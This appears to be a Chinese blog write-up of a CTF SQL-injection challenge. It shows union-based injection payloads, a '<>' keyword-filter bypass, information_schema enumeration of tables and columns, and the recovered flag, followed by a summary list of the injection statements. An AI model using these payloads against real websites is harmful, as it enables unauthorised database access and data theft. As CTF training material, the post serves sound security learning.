

# “百度杯”CTF比赛 九月场 SQL-writeup

原创

白衣w 于 2019-04-05 18:44:00 发布 450 收藏

分类专栏: [CTF之Web](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/wyj\\_1216/article/details/89046336](https://blog.csdn.net/wyj_1216/article/details/89046336)

版权



[CTF之Web 专栏收录该内容](#)

34 篇文章 2 订阅

订阅专栏

## 题目来源:

“百度杯”CTF比赛 九月场 SQL (春秋CTF题库)

<http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.dchangame.ichunqiu.com/index.php?id=1>


5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.dchangame.ichunqiu.com/index.php?id=1

flag{在数据库中}

https://blog.csdn.net/wyj\_1216

## writeup


1、判断有无注入点



发现，有过滤，尝试许多，参考大神思路，发现 `<>` 绕过 `and` 过滤

[https://blog.csdn.net/wyj\\_1216](https://blog.csdn.net/wyj_1216)

发现，有过滤，尝试许多，参考大神思路，发现 `<>` 绕过 `and` 过滤



flag(在数据库中)

[https://blog.csdn.net/wyj\\_1216](https://blog.csdn.net/wyj_1216)

继续判断注入点有无


The screenshot shows the HackBar extension interface. The URL bar contains the URL: `http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 an<>d 1=2`. The main interface has tabs for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '网络' (Network), '存储' (Storage), '无障碍环境' (Accessibility), and 'HackBar'. Below the tabs, there are dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', 'Other', and 'Chrome BackBar'. A central input field contains the URL. To the left of the input field are buttons for 'Load URL', 'Split URL', and 'Execute'. Below the input field are checkboxes for 'Post data', 'Referrer', 'User Agent', and 'Cookies'. At the bottom right, a link points to `https://blog.csdn.net/wyj_1216`.

发现无法正常回显，存在注入点

## 2、`order by` 判断字段数

The screenshot shows the HackBar extension interface. The URL bar contains the URL: `http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 order by 1`. The main interface has tabs for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '网络' (Network), '存储' (Storage), '无障碍环境' (Accessibility), and 'HackBar'. Below the tabs, there are dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', 'Other', and 'Chrome BackBar'. A central input field contains the URL. To the left of the input field are buttons for 'Load URL', 'Split URL', and 'Execute'. Below the input field are checkboxes for 'Post data', 'Referrer', 'User Agent', and 'Cookies'. At the bottom right, a link points to `https://blog.csdn.net/wyj_1216`.

发现存在过滤，结合上面，依然用 `<>` 绕过，但要注意，上面有 `and` 过滤，故要考虑到 `or` 的过滤，因此不能写成 `or<>der`



Screenshot of the HackBar extension interface. The URL input field contains the same SQL injection payload: `http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 ord<>er by 1`. Below the URL are several checkboxes: Post data, Referrer, User Agent, and Cookies. The 'Execute' button is highlighted.

[https://blog.csdn.net/wyj\\_1216](https://blog.csdn.net/wyj_1216)

试到4的时候，无法回显，故字段数为3



Screenshot of the HackBar extension interface. The URL input field contains the payload: `http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 ord<>er by 4`. Below the URL are checkboxes for Post data, Referrer, User Agent, and Cookies. The 'Execute' button is highlighted.

[https://blog.csdn.net/wyj\\_1216](https://blog.csdn.net/wyj_1216)

再利用 `union select`



A screenshot of the HackBar extension interface. The main area shows the URL http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 union select 1,2,3. Below the URL input, there are several buttons: Load URL, Split URL, Execute, Post data, Referrer, User Agent, and Cookies. At the bottom right, a link to https://blog.csdn.net/wyj\_1216 is visible.


发现存在过滤，处理方法如上

A screenshot of a browser window. The address bar shows a URL with a SQL injection payload: http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 union se<lect 1,2,3. The page content displays the text "flag{在数据库中}" and the number "2".

A screenshot of the HackBar extension interface. The main area shows the URL http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 union se<lect 1,2,3. Below the URL input, there are several buttons: Load URL, Split URL, Execute, Post data, Referrer, User Agent, and Cookies. At the bottom right, a link to https://blog.csdn.net/wyj\_1216 is visible.

发现【2】处有搞头

3、爆数据库名



flag{在数据库中}

sql

Execution results:

```
https://blog.csdn.net/wyj_1216
```

#### 4、爆表名



flag{在数据库中}

info

users

Execution results:

```
https://blog.csdn.net/wyj_1216
```

#### 5、爆列名



flag{在数据库中}

id


title

flAg\_T5ZNdrm

The screenshot shows the HackBar extension's interface. At the top, there are tabs for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '网络' (Network), '存储' (Storage), and '无障碍环境' (Accessibility). The 'HackBar' tab is selected. Below the tabs is a toolbar with buttons for 'Encryption', 'Encoding', 'SQL', 'XSS', 'Other', 'Chrome BackBar', 'Load URL', 'Split URL', and 'Execute'. The main area contains the URL: 'http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fb.changame.ichunqiu.com/index.php?id=1 union select 1,column\_name,3 from information\_schema.columns where table\_name='info''. The 'Execute' button is highlighted. Below the URL input are checkboxes for 'Post data', 'Referrer', 'User Agent', and 'Cookies'.

[https://blog.csdn.net/wyj\\_1216](https://blog.csdn.net/wyj_1216)

## 6、得到flag



flag{在数据库中}

flag{7c31b17f-917a-459b-950f-cd5ef69207fe}

test

[https://blog.csdn.net/wyj\\_1216](https://blog.csdn.net/wyj_1216)

## 后话

此题是针对于之前文章小白入坑3-了解SQL注入里面的SQL注入语句的应用而写的，具体可见该文章~

此题所用语句：

```
? id = 1 and 1=1
? id = 1 and 1=2
? id = 1 order by 1
? id = 1 order by 2
? id = 1 union select 1,2
? id = 1 union select 1,db_name(),3
? id = 1 union select 1,table_name,3 from information_schema.tables where table_schema='database()'
? id = 1 union select 1,column_name,3 from information_schema.columns where table_name='table_name'
? id = 1 union select 1,flag_name,3 from table_name
```